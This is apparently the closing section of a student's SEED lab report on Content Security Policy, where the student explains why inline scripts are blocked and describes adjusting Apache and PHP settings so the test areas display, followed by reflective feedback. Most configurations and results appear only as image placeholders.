


> **Click the button in the web pages from all the three websites, describe and explain your observations:**
>
> Only the button on **a** responds and displays an alert. For **b** and **c**, since inline scripts will be blocked by CSP by default, the CSP headers they have should include at least one of the value from nonce, hash, and `unsafe-inline`.

Viewed example32(a|b|c).com and their button elements:









> **Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report:** Please see the screenshots and steps below.


Modified *apache_csp.conf*:



Ran `docker-compose up --build`:




Area 5 and 6 displayed OK:




> **Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report:** Please see the screenshots and steps below.


Modified `phpindex.php`:



Ran `docker-compose up --build`:



Area 1, 2, 4, 5, and 6 displayed OK:



Summary

- What is the purpose of the lab in your own words?
  - Get hands-on experience on lunching XSS attacks, and learn how to defeat it
- What did you learn? Did you achieve the objectives?
  - The relationship between CSP and JS scripts (Task 7). Yes, I achieved all the objectives but the optional tool Burp Suite. Inspector was actually enough for this lab
- Was this lab hard or easy? Are the lab instructions clear?
  - This lab was not hard for people with JavaScript and Web experience. However, I spent tons of time on configuring SEED-Ubuntu with GUI on AWS, which turned out

    - a waste of time. Task 6 was not clear. I wasn't sure what result should we submit
- What do you think about the tools used? What worked? What didn't? Are there other better alternatives?
    - HTTP Header Live provides an easy-to-read UI for requests, it worked perfectly. However, I personally would choose Chrome as the testing browser and just use the developer tool
- Any other feedback?